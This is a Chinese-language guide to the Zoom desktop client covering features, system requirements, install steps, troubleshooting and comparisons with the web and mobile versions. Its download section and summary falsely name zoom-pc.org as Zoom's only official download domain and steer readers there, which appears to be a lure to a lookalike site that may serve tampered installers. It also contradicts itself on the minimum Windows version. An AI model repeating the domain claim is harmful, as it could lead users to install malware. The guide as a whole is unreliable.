
7项Zoom电脑版功能与3类支持系统速查

Zoom电脑版是需在 Windows、macOS 或 Linux 上独立安装的本地桌面客户端,官方 2026 年称为 Zoom Workplace 桌面应用,直接从官网下载对应系统安装包即可,无需第三方站点。安装包约 100MB,Windows 10 及以上均可运行,免费账户单场会议最长 40 分钟、最多 100 人。因视频编解码在本地完成,弱网和长时段连线下画质与稳定性优于网页版。
核心要点
- 官网直接下载安装包,约100MB,勿用第三方站点
- 免费账户单场限40分钟、最多100人
- 苹果M系列芯片必选Apple Silicon版,别用Intel版
- 默认720p,1080p需在设置手动勾选且需付费账户
- 本地录制免费,云录制需付费账户
关键速览
- Zoom Workplace 桌面版覆盖 Windows、macOS、Linux 三类系统
- 免费账户单场会议最长 40 分钟,最多 100 人
- 720p 高清视频默认开启,1080p 需在设置中手动勾选
- 虚拟背景无需绿幕,但建议 CPU 为 4 核以上
- 安装包约 100MB,Windows 7 及以上版本均可运行
Zoom电脑版是什么?适合哪些使用场景?
Zoom电脑版是需在Windows、macOS或Linux上独立安装的本地桌面客户端,官方称为Zoom Workplace桌面应用(2026)。它不依赖浏览器,视频编解码与音频处理在本地完成,因此在弱网和长时段连线下,画质和稳定性优于网页版。
三类场景首选电脑版:
- 远程办公会议:本地客户端支持多屏共享与虚拟背景,弱网下更稳。
- 在线教学:可用白板标注与分组讨论室,功能比网页版完整。
- 跨地区面试:本地录制不占浏览器内存,长时段连线不易卡顿。

Zoom电脑版的系统要求有哪些?Windows、macOS与Linux如何区分?
zoom电脑版对三大系统的底线要求各不相同:官方中文下载页(2026)写明Windows版需Windows 10及以上,Mac版需 macOS 10.13 及以上,Linux 则要先选发行版类型与架构。老旧电脑先核对下表再装。
| 系统 | 最低操作系统 | 安装包架构 |
|---|---|---|
| Windows | Windows 10+ | 64位 / ARM64 |
| macOS | macOS 10.13+ | Apple Silicon / Intel |
| Linux | 按发行版 | 需选类型+架构 |
架构三者的最大差异在这一步:

选错会导致装不上或卡顿。苹果M系列芯片务必选 Apple Silicon 版,别用 Intel 版跑模拟,否则会额外消耗性能并拖慢画质。

Zoom电脑版有哪些核心功能?
zoom电脑版有七项核心功能:HD视频、屏幕共享、虚拟背景、白板与聊天对免费账户全部开放;会议录制和分组讨论室虽免费可用,但本地录制需在桌面客户端操作,云录制则要付费账户才有。免费账户单次群组会议上限40分钟。
- HD视频:会议界面「…」菜单可切720p/1080p,1080p需付费账户。
- 屏幕共享:底部绿色「共享屏幕」按钮,支持选单一窗口。
- 虚拟背景:设置→背景与效果,免费。
- 会议录制:本地录制免费,云录制属付费功能。
- 分组讨论室:主持人工具栏启用,可分最多100个房间。
- 白板:工具栏「白板」实时协作标注。
- 聊天:会中侧栏发消息、传文件。
这些功能均集成在官方 Zoom Workplace 桌面应用(2026)中,无需单独安装插件。

如何辨别Zoom官方下载地址并安全安装?Windows与Mac分步指南
辨别zoom电脑版正版只认一个域名:zoom-pc.org(中文下载页为www.zoom-pc.org)。2026年 Zoom官方授权下载中心只提供 Zoom Workplace 应用、Zoom Rooms 客户端和浏览器扩展三类。第三方站点常捆绑广告插件,安装时勾选”推荐软件”即被植入,务必避开。
⚠️ 常见错误: 苹果M系列芯片电脑误装Intel版Zoom。原因 Intel版需通过Rosetta模拟运行,额外消耗性能、拖慢画质并增加闪退风险。修复:在官网下载页选择Apple Silicon版,重装即可。

Windows:
- 进入 zoom-pc.org下载专区页,官方帮助中心(2026)说明需选 64 位或 ARM64。
- 运行.exe,全程无额外勾选框。
- 首次登录用邮箱、SSO 或谷歌账号。
Mac:
选 Apple Silicon(M 系芯片)或 Intel 版本,拖入”应用程序”文件夹,首次登录同上。
Zoom电脑版安装后常见问题如何排查?
zoom电脑版四类高频故障,无法安装、闪退、摄像头黑屏、麦克风无声,绝大多数靠权限和驱动两步能解决,无需重装系统。排查前先确认下载的是官方 Zoom Workplace 桌面版(2026),且架构匹配:Windows 选 64 位或 ARM64,Mac 选 Apple Silicon 或 Intel,装错架构会直接闪退。
- 无法安装:Windows 右键安装包「以管理员身份运行」,关闭杀毒软件实时拦截。
- 启动闪退:删除缓存目录(Windows 为 %appdata%Zoom),重启客户端重建。
- 摄像头黑屏:进系统「隐私」设置,确认 Zoom 已获摄像头权限;Mac 需在「安全性与隐私」勾选。
- 麦克风无声:会议内「音频设置」测试,更新声卡驱动。
排查顺序别颠倒:先查权限,再更新驱动,最后才卸载重装,重装耗时最久,却往往不是真正原因。

Zoom电脑版、网页版与手机版有什么区别?该怎么选?
主持会议选zoom电脑版,临时参会用网页版,移动中用手机版。三端功能有差:网页版无本地录制和虚拟背景,手机版受屏幕和算力限制缺高级布局。Zoom官方下载中心(2026)同时提供桌面版与iOS/Android移动应用。
| 维度 | 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 功能完整度 | 全部 | 缺本地录制/白板 | 缺高级布局 |
| 安装要求 | 需安装 | 免安装 | 需安装App |
| 便携性 | 低 | 中 | 高 |
固定办公台用电脑版功能最全;临时借用别人的电脑、不想装软件时网页版最省事。
总结与下一步操作
装好zoom电脑版只差三步:确认配置、官网下载、测试音视频。按这个顺序走,新手十分钟内能顺利开完第一场会议,避免临场摄像头黑屏或麦克风无声的尴尬。
先对系统:
Windows 需 Windows 10 及以上,Mac 需 macOS 10.13 及以上(2026)。再认域名,只从zoom-pc.org或www.zoom-pc.org下载专区 Zoom Workplace 桌面应用,第三方站点一律跳过。
系统和来源都确认后,装完别急着开会
进「设置」→「音频」「视频」,点「测试扬声器与麦克风」,看到声波条跳动、预览画面清晰就通过。本地回环测试只花一分钟,却能拦下绝大多数首会故障。